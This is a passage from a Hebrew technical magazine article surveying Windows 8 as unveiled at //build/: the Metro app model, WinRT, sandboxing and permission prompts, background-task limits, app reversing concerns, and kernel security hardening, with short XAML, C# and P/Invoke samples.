והנה סרטון מההצגה בכנס: http://www.youtube.com/watch?v=lCKCCyLtRvQ (משעשע במיוחד!)

[5] קורס מבוא מקוון בלמידת מכונה של אוניברסיטת סטנפורד:

http://www.ml-class.org

[6] מנתח מורפולוגי לעברית מבוסס מכונות מצבים סופיות

A finite-state morphological grammar of Hebrew. Shlomo Yona and Shuly Wintner. Natural Language Engineering, Volume 14, Issue 2, April 2008, pp 173-190. (copyright Cambridge University Press)

מה חדש ב-Windows 8 ולמה זה מעניין אותי?

מאת: סשה גולדשטיין

הקדמה


בבוקר ה-13 בספטמבר, בפני למעלה מ-5000 משתתפים ועיתונאים בכנס //build/, ועשרות אלפי צופים ברחבי האינטרנט, סטיבן סינופסקי, נשיא חטיבת Windows במיקרוסופט, הכריז על מערכת ההפעלה החדשה של החברה - Windows 8. ההכרזה הייתה רועמת, בעיקר לאחר דממת האלחוט בנוגע לרוב התכולות החדשות של מערכת ההפעלה; ארבעת ימי הכנס עברו עליי ועל כל שאר המשתתפים במהירות שיא מבלי לענות על כל השאלות הנוגעות לגרסה זו. ללא ספק, זהו שינוי הכיוון המשמעותי ביותר של Windows מאז Windows 95; אז מהו השינוי?

במאמר זה ננסה לסקור בקצרה את השינויים במערכת ההפעלה - גם החיצוניים וגם הנסתרים מהעין, את מודל היישומים החדש, את המגבלות החלות על היישומים וקשיחותן, וכן תכולות נוספות של המערכת הקשורות לאבטחת מידע. מטבע הדברים, מאמר באורך כזה לא יכול לכסות את כל החידושים והשינויים, ולכן בסופו תמצאו רשימת הפניות לקריאה נוספת.

מטרו, יישומים, ו-Windows Runtime

השינוי הבולט והנראה ביותר לעין הוא ממשק המשתמש החדש - מטרו (Metro). כבר לפני מספר חודשים מיקרוסופט פרסמה סרטון עם ממשק המשתמש החדש, המזכיר מאוד את Windows Phone 7, מערכת ההפעלה לטלפונים ניידים. בקצרה, מדובר על מסך מלא במלבנים וריבועים צבעוניים (Tiles) הקשורים ליישומים השונים המותקנים במערכת. הריבועים מלאי חיים ומתעדכנים בלא קשר לריצת היישום שלהם. הממשק מכוון למסכי מגע, והדרך הנוחה ביותר לנווט בין המלבנים, להיכנס ליישומים ולהחליף ביניהם היא באמצעות האצבעות.

[מסך ה-Start החדש של Windows 8, הגדרות ברירת מחדל]



[סגנון ממשק המשתמש החדש - מטרו]

למרות ששולחן העבודה הישן והטוב עדיין קיים בממשק החדש, הוא נדחק אל הפינה - אותה פינה אליה נדחקו גם היישומים הקיימים, הרצים בשולחן העבודה. הדגש כעת הוא על יישומי מטרו - יישומים חדשים המנצלים את יכולותיה של המערכת החדשה, רצים במסך מלא, ומשתמשים בפקדים חדשים להצגת ממשק המשתמש. חשוב לציין שיישומי מטרו מופצים דרך חנות יישומים, Windows Store, בדומה ליישומים למכשירים ניידים (iPhone, Android, Windows Phone 7) ויישומי Mac חדשים. החנות היא הדרך הרשמית היחידה להתקין יישומי מטרו.

שיטת הפיתוח ותשתיות הפיתוח של יישומי מטרו שונות לחלוטין מאלה של יישומים קלאסיים ל-Windows. מרבית שירותי מערכת ההפעלה אינם זמינים דרך פונקציות Win32, וחלקם אינם זמינים כלל ליישומי מטרו. התשתית החדשה המחצינה את יכולות המערכת ליישומים נקראת Windows Runtime (WinRT), ומבוססת על COM. בחלק מהמקרים, WinRT היא עטיפה של שירותים קיימים של Win32; במקרים אחרים, WinRT מכילה תכולות חדשות שלא היו קיימות בגרסאות קודמות של המערכת, למשל בכל הקשור לחיישני תנועה, מיקום וקרבה.

התכולה	תיאור קצר
Contacts	גישה לאנשי הקשר של המשתמש, יצירה של אנשי קשר חדשים
Data Transfer	העברת מידע בין יישומים ללא צורך בהיכרות ביניהם (Share)
Search	החצנת יכולת חיפוש מכל יישום
Store	קבלת מידע על מחיר היישום הנוכחי, מודל הרישוי, גרסת Trial וכו'
Devices	אנומרציה ובחירה של התקן חומרה לפעולה מסוימת (למשל, בחירת מיקרופון להקלטה או רמקול לניגון מדיה)
Geolocation	מציאת הכתובת לפי מיקום פיזי (קואורדינטות) ולהיפך
Sensors	קבלת מידע מחיישנים המחוברים למערכת (תנועה, האצה, סיבוב, תאורה וכו')
SMS	קבלת ושליחת הודעות טקסט (SMS)
Media Capture	הקלטה של וידיאו, אודיו, וצילום תמונות
PlayTo	שידור מדיה להתקנים חיצוניים כגון טלוויזיות או מחשבים התומכים בתקן PlayTo של מיקרוסופט
Proximity	איתור וחיבור למכשירים קרובים באמצעות טכנולוגיות כמו NFC
Background Transfer	העברת מידע או קבצים ברקע גם מתוך יישומי מטרו מושהים
Push Notifications	קבלת התראות בזמן אמת משירותי ענן גם עבור יישומי מטרו מושהים
UI & XAML	בניית ממשק המשתמש החדש של יישומי מטרו (פקדים ותשתית)

(רשימה חלקית של התכולות החדשות של WinRT - חלקן עטיפות של הקיים וחלקן חדשות במערכת)

מבחינת המפתחים, הבשורה הגדולה היא שניתן לפתח יישומי מטרו באמצעות WinRT בשפות תכנות רבות מאוד: C++, C#, VB.NET, JavaScript. לכל השפות האלה קיימות הטלות מה-API של WinRT בצורה טבעית: למשל, פעולה אסינכרונית תיחשף ל-C# בתור Task[1] ול-JavaScript בתור Promise. את ממשק המשתמש מגדירים בפורמט XML הנקרא XAML, שייראה מוכר מאוד למפתחי WPF או Silverlight. להלן דוגמה קצרה (על מנת שלא לחרוג מגבולות המאמר) לבניית ממשק משתמש ב-XAML והרחבה שלו באמצעות C#:

```
//MainPage.xaml - the XAML UI definition
<UserControl x:Class="Application1.MainPage"
    xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:d="http://schemas.microsoft.com/expression/blend/2008"
    xmlns:mc="http://schemas.openxmlformats.org/markup-
compatibility/2006"
    mc:Ignorable="d"
    d:DesignHeight="768" d:DesignWidth="1366">
    <Grid x:Name="LayoutRoot" Background="#FF0C0C0C">
        <Button x:Name="MyButton" Content="Click Me!"
            HorizontalAlignment="Center" VerticalAlignment="Center"
            Width="120" Height="120" Click="Button_Click"/>
    </Grid>
</UserControl>

//MainPage.xaml.cs - the code behind
using System;
using Windows.Devices.Geolocation;
using Windows.UI.Xaml;

namespace Application1
{
    partial class MainPage
    {
        public MainPage()
        {
            InitializeComponent();
        }
        private async void Button_Click(object sender, RoutedEventArgs
e)
        {
            Geolocator locator = new Geolocator();
            var position = await locator.GetGeopositionAsync();
            MyButton.Content = position.CivicAddress.ToString();
        }
    }
}
```

כפי שצוין לעיל, לא כל מרחב ה-API-ים הקיימים ב-Windows זמין ליישומי מטרו.

[1] זה לא לגמרי מדויק; למעשה, הפונקציה תחזיר IAsyncOperation שקיימות עבורו שיטות הרחבה (Extension Methods) המאפשרות למהדר להפעיל עליו את מילת המפתח await.

הסיבה לכך היא פתיחת "דף חדש" לפיתוח יישומים ב-Windows, תוך שימוש במנגנונים נבחרים בלבד, הגנה על זכות הבחירה והפרטיות של המשתמש, ודאגה לחיסכון בחשמל. בהמשך המאמר נראה דוגמאות נוספות - מלבד מגבלות על שימוש ב-API-ים - המשיגים מטרות אלה.

כלי הפיתוח "מגינים" על המתכנת מפני שימוש בשירותי מערכת שאינם זמינים ליישומי מטרו. למשל, הפונקציה CreateFile של Win32 אינה זמינה ליישומי מטרו, אבל כיצד ניתן למנוע בעדי לכתוב קוד המשתמש בה בכל זאת? ובכן, קבצי הכותר (Header Files) המופצים עם ה-SDK מכילים כעת אוסף רחב של הוראות #ifdef סביב פונקציות מערכת. פונקציות המותרות לשימוש ביישומי מטרו נמצאות תחת הגדרת קדם-מהדר מיוחדת:

```
#if WINAPI_FAMILY_PARTITION(WINAPI_PARTITION_APP)
//...Metro-style APIs here
#endif
```

כך המהדר עוזר למפתחים להשתמש רק בשירותים מותרים. כמובן, הגנה מסוג זה לא תמנע מהמפתח העיקש להשתמש בפונקציות אסורות. ישנן דרכים רבות לעשות זאת, ואחת מהן היא באמצעות מנגנון ה-P/Invoke של .NET - ניתן להשתמש בו כדי לזמן פונקציה גלובאלית כלשהי מ-DLL כלשהו. למשל, קטע הקוד הבא יקרא לפונקציה CreateFile אפילו מתוך יישום מטרו:

```
[DllImport("kernel32.dll", CallingConvention =
CallingConvention.StdCall)]
private static extern SafeFileHandle CreateFile(
        string lpFileName,
        uint dwDesiredAccess,
        uint dwShareMode,
        IntPtr SecurityAttributes,
        uint dwCreationDisposition,
        uint dwFlagsAndAttributes,
        IntPtr hTemplateFile);

private void CallCreateFile()
{
        IntPtr handle = CreateFile("MyFile.txt", ...);
}
```


מהי משמעות המגבלות על פונקציות המערכת אם ניתן לעקוף אותן כל כך בקלות? כצפוי, בתהליך הכנסת יישום מטרו לחנות היישומים ישנו שלב הסמכה שבו מבצעים בדיקות סטאטיות ודינאמיות על היישום. אם במהלך בדיקות אלה מזהים שימוש בשירותים אסורים, היישום לא יעבור את בדיקות ההסמכה ולא יתווסף לחנות היישומים.

כיוון שחנות היישומים ומנגנון בדיקות ההסמכה לא זמינים בגרסה הנוכחית (Developer Preview), לא ניתן היה לוודא את איכות הבדיקות. אולם אפילו אם הבדיקות הן מושלמות והיישום לא יוכל לזהות שהוא מופעל מתוך סביבת בדיקה ו"לרמות", עדיין אפשר לחשוב על יישום שמתחבר לשרת שליטה הכבוי במהלך בדיקות ההסמכה; לאחר מעבר הבדיקות, שרת השליטה יתעורר ויעביר ליישום הוראות - או אפילו קוד - לביצוע פעולות זדוניות.

על מנת להתמודד עם איום זה, מיקרוסופט הודיעה כבר שטכנולוגיית ה-SmartScreen Filter (הנמצאת בשימוש ב-Internet Explorer) תופעל גם עבור יישומי מטרו, ותעזור לזהות נוזקה או יישומים "נטולי מוניטין" כדי לצמצם ככל הניתן את הפגיעה במשתמש. גם שירות זה טרם הופעל, כך שלא ניתן היה לבדוק את איכויותיו.

מגבלות על שירותי המערכת

מודל הריצה של יישומי מטרו שונה מאוד מתוכניות שאנחנו רגילים אליהן ב-Windows. ראשית, יישומי מטרו צריכים לבקש רשות מהמשתמש על מנת להשתמש בשירותים מסוימים של מערכת ההפעלה כדוגמת שירותי מיקום, מצלמה, או גישה לאינטרנט. כדי לעשות זאת, המפתח צריך להוסיף את השירותים לקובץ Manifest שמהווה חלק מהיישום, ובעת ההתקנה המשתמש יכול לראות אילו שירותים של המערכת היישום מבקש. כאשר היישום מבקש את השירות בפעם הראשונה, מערכת ההפעלה מציגה שאלה למשתמש:



(מערכת ההפעלה מבקשת את אישור המשתמש לבצע פעולה הדורשת גישה לשירותים המוגנים)

כיצד המערכת יודעת שהיישום עומד להשתמש בשירותי מיקום או במצלמה? שירותי המערכת הדורשים אישור משתמש ממומשים בתהליך נפרד, RuntimeBroker.exe, וכל ניסיון להשתמש בשירותים אלה כרוך בקריאה לפונקציה בין תהליכים באמצעות COM.

ריבוי משימות ועבודה ברקע


כדי לחסוך בחשמל, Windows 8 מטילה מגבלות על ריבוי משימות בהקשר של יישומי מטרו. כך למשל, רק יישום מטרו אחד יכול להיות פעיל בכל זמן נתון, למעט יוצאי דופן בודדים. כשהמשתמש מחליף בין יישומי מטרו, היישום הישן מקבל הודעה לפיה עליו לעבור לרקע ולשמור לדיסק נתונים חשובים שנמצאים רק בזיכרון (דבר זה לא נעשה אוטומטית - זוהי אחריות המפתח). כשהיישום נמצא ברקע, המערכת יכולה להחליט לחסלו לגמרי בכל עת וללא כל הודעה מוקדמת, למשל כשכמעט לא נשאר זיכרון פנוי.

אם הרעיון נראה לכם מוכר, הוא אכן כזה - מערכות ההפעלה לניידים iOS ו-Windows Phone משתמשות במודל דומה. הדמיון נשמר גם בקשר לעבודות שבכל זאת ניתן לבצע ברקע - ב-Windows 8, יישומים יכולים לבקש לבצע ברקע ניגון מוזיקה, מעקב אחרי מיקום (למשל, לצרכי ניווט), רענון מידע מתוזמן, או האזנה לרשת (Socket). משימות רקע יכולות גם להירשם לאירועים מעניינים, כגון כניסת משתמש חדש או התחברות המערכת לאינטרנט. למרות שמשימות אלה מתבצעות ברקע באישור המשתמש, מוטלות עליהן מגבלות נוספות - כך למשל, משימת רקע המבקשת ליצור קשר עם שרת הדואר כדי למשוך הודעות חדשות מקבלת 2 שניות של זמן מעבד מדי 15 דקות!

הציפייה היא ש-Windows 8 תוכל לפעול על מחשבי לוח בעלי מעבדי ARM[2], כמות קטנה של זיכרון, וסוללה קטנה יחסית (משיקולי משקל, עובי, וגודל מסך). שינויים ואיסורים דרקוניים כמו הנ"ל נועדו להבטיח את תגובתיות המערכת, גם על חומרה חלשה יחסית, וכמובן, לחסוך בחשמל כדי לאפשר חיי סוללה של 12 שעות ללא טעינה.

[2] יכול להיות שאתם מופתעים כי Windows מעולם לא הייתה יכולה לפעול על מעבדי ARM. ובכן, החל מ-Windows 8 מעבדי ARM נתמכים על ידי מערכת ההפעלה, אם כי עדיין לא ברור האם רק יישומי מטרו או גם שולחן העבודה הרגיל יהיו זמינים במהדורת ARM של המערכת.

יישומי מטרו מבודדים זה מזה וממערכת ההפעלה במספר דרכים. ראשית, לכל יישום מטרו זהות משתמש (Token) משלו שבה החוטים שלו משתמשים בעת הריצה. הרשאות הקבצים השייכים לכל יישום ניתנות רק לזהות המשתמש של אותו יישום, מה שמונע מיישום אחד לגשת בטעות או בכוונה לקבצים של יישום אחר.




(הקבצים של שני יישומי מטרו באותה מערכת וההרשאות שלהם: החוטים שיריצו את היישומים ישתמשו בזהות הראשונה ברשימה - מסומנת באדום - והשונה בין שני היישומים)

שנית, יישומי מטרו רצים ברמת שלמות[3] (Integrity Level) נמוכה (Low), מה שמגביל מלכתחילה את המשאבים אליהם הם יכולים לגשת. כך למשל, הם לא יכולים לגשת לרוב האובייקטים של מערכת ההפעלה (כמו אובייקטי סנכרון או תהליכים) ולרוב הקבצים, כיוון שרמת השלמות שלהם בדרך כלל תהיה בינונית (Medium). שיטה זו של בידוד באמצעות רמת שלמות אינה חדשה, והיא נמצאת בשימוש מאז Windows Vista, למשל בתהליכים של Internet Explorer.

[3] לקריאה נוספת על מנגנון רמות השלמות של המערכת החל מ-Windows Vista מומלץ לעיין בתיעוד ב-MSDN.


Reversing

בהתחשב בכך שיישומי מטרו ייכתבו כנראה בעיקר ב-C#, VB.NET ו-JavaScript, עולה החשש מפני Reversing קל של יישומים במטרה להסיר ווידוא רכישה (עקיפת מנגנון ה-Trial של חנות היישומים), לאפשר תוספים בתשלום, לגנוב רעיונות ואלגוריתמים, או לשנות פונקציונאליות למטרות אחרות. למשל, במקרה של יישום JavaScript, מודל ההפצה הוא בצורה של קבצי JavaScript, HTML, ו-CSS שניתן לקרוא - ולשנות! - בכל עורך טקסט.



(יישום ה-Stocks המובנה במערכת ואחד מקבצי ה-JavaScript שלו; יישומי המטרו שמגיעים עם המערכת שמורים בברירת מחדל בספריה C:\Program Files\Applications; המשתמש צריך להשתמש בכמה תכסיסים כדי לקבל הרשאות קריאה וכתיבה לספריה זו)

[יישום ה-Stocks המובנה, לפני השינויים]



[יישום ה-Stocks המובנה, לאחר שינוי קובץ HTML אחד מתוך הספריה הנ"ל]

במקרה של יישומים הכתובים ב-.NET, ניתן להשתמש בכלים כמו Reflector על מנת לשחזר את קוד המקור ואף לשנות אותו. ולבסוף, אפילו במקרה של יישומים הכתובים ב-C++, תהליך ה-Reversing יהיה קל יותר לפחות עבור קומפוננטות WinRT בתוך היישום, כיוון שמיוצר עבורם Metadata בפורמט דומה ל-.NET, הניתן לקריאה באמצעות כלים כמו Reflector.

על מנת להבטיח שלא בוצעו שינויים בקוד של יישום מטרו מסוים, בעת הפעלת היישום מתבצעת השוואת Hash של חבילת היישום המקורית לקבצים שנטענים. בגרסה הנוכחית (Developer Preview) תכולה זו לא ממומשת, כך שלא ניתן היה לבדוק את אופן פעולתה - אך יש לקוות שהיא תמנע שינויים טריוויאליים כמו מה שראינו קודם. לעומת זאת, ככל הנראה לא יהיו אמצעים אוטומטיים להקשות על תהליך ה-Reversing, והמפתחים ייאלצו לפתור בעיה זו בעצמם (גם עבור .NET. וגם עבור JavaScript קיימים כלי Obfuscation שהופכים את מלאכת הבנת הקוד לקשה הרבה יותר).

שינויי אבטחה אחרים

ללא קשר למודל היישומים החדש, Windows 8 מכילה מספר שינויי אבטחה מעניינים שלא נוכל לסקור כאן לעומק. ביניהם נוכל למצוא:

- תוכנת אנטי-וירוס ואנטי-רוגלה מובנית במערכת, ללא צורך בהורדה נפרדת. ה- Windows Defender חוֹבֵר ל-Security Essentials ומגן על המערכת בתצורת ברירת המחדל שלה. ההשלכות על יצרני תוכנות אבטחה אחרים יהיו ... מעניינות.

- מנגנון ה-ASLR עבר שינויים (שטרם פורטו) המשפרים את האקראיות ומגדילים את מספר הפרמטרים שעוברים רנדומיזציה.

- מנגנון ה-Heap מבצע כעת גם הוא רנדומיזציה של הקצאות כדי להקשות על ניצול Heap Overflow וחולשות אחרות המסתמכות על מבנה קבוע של ה-Heap בהינתן דפוס הקצאות קבוע.

- ל-Kernel של המערכת התווסף Bug Check חדש בשם KERNEL_SECURITY_CHECK_FAILURE המופעל פנימית באמצעות int 29h. רכיבים שונים ב-Kernel משתמשים בו כדי להתריע על בעיית אבטחה חמורה שהתגלתה ואין מנוס אלא להפעיל את המערכת מחדש, אולם לכאורה ניתן להשתמש בו גם מתוכניות משתמש (User-Mode) במטרה לצאת מהתהליך - זאת באמצעות פקודת המהדר המובנית __fastfail.

- שימוש בתקן UEFI לעליית המערכת בצורה חתומה ומאובטחת, מה שימנע התקפות ו-Rootkits המחליפות את ה-Boot Loader או את ה-MBR.

תכולות מעניינות אחרות

נוסף על הנושאים שנדונו במאמר, יש, כמובן, לא מעט חידושים אחרים במערכת ההפעלה החדשה. לדוגמא:

- אינטגרציה מלאה עם Windows Live המאפשרת נדידה של הגדרות ויישומים בין מספר מחשבים השייכים לאותו המשתמש, וכן שימוש ב-SkyDrive בתור שטח אחסון בענן.

- תשתית תקשורת חדשה, Registered I/O, המאפשרת ביצועים גבוהים בכ-30% ליישומים העושים שימוש ברשת.

- ביצוע Kernel Debugging בין שני מחשבים עליהם מותקן Windows 8 דרך USB 3.0 או כרטיס רשת רגיל (Ethernet), ללא צורך בכרטיס רשת נוסף.

כיאה לכנס המיועד למפתחים, בכנס //build/ הוכרזה גם הגרסה הבאה של Visual Studio, שצפויה לצאת בצורה רשמית בשנה הבאה. בין החידושים:

- Visual Studio הבא יתמוך בפיתוח מנהלי התקנים (Drivers), כולל הכנה אוטומטית של מכונות בדיקה, פריסה אוטומטית למכונות אלה, ו-Kernel Debugging מתוך כלי הפיתוח (פתיחת קוד מקור, Breakpoints, קריאה ושינוי של משתנים מקומיים, ועוד).

- Microsoft C++ הבא יתמוך בהרצה כמעט-שקופה של קוד C++ על כרטיסי מסך התומכים בתקן DirectX 11, ע"י סימון פונקציות שירוצו על הכרטיס בהוראה restrict(direct3d) ושימוש בפונקציות ספריה חדשות. למשל, פונקציה שכופלת מטריצות ממשיות בגודל 1000-על-1000 רצה פי 140 יותר מהר על כרטיס המסך שלי (מדגם ATI Radeon HD 5800) מאשר על המעבד הרגיל (Intel i7 860).

- Visual Studio הבא יכיל הרחבות לכלי הניתוח הסטאטיים (Code Analysis) המזהים מגוון בעיות לפני הריצה.

סיכום

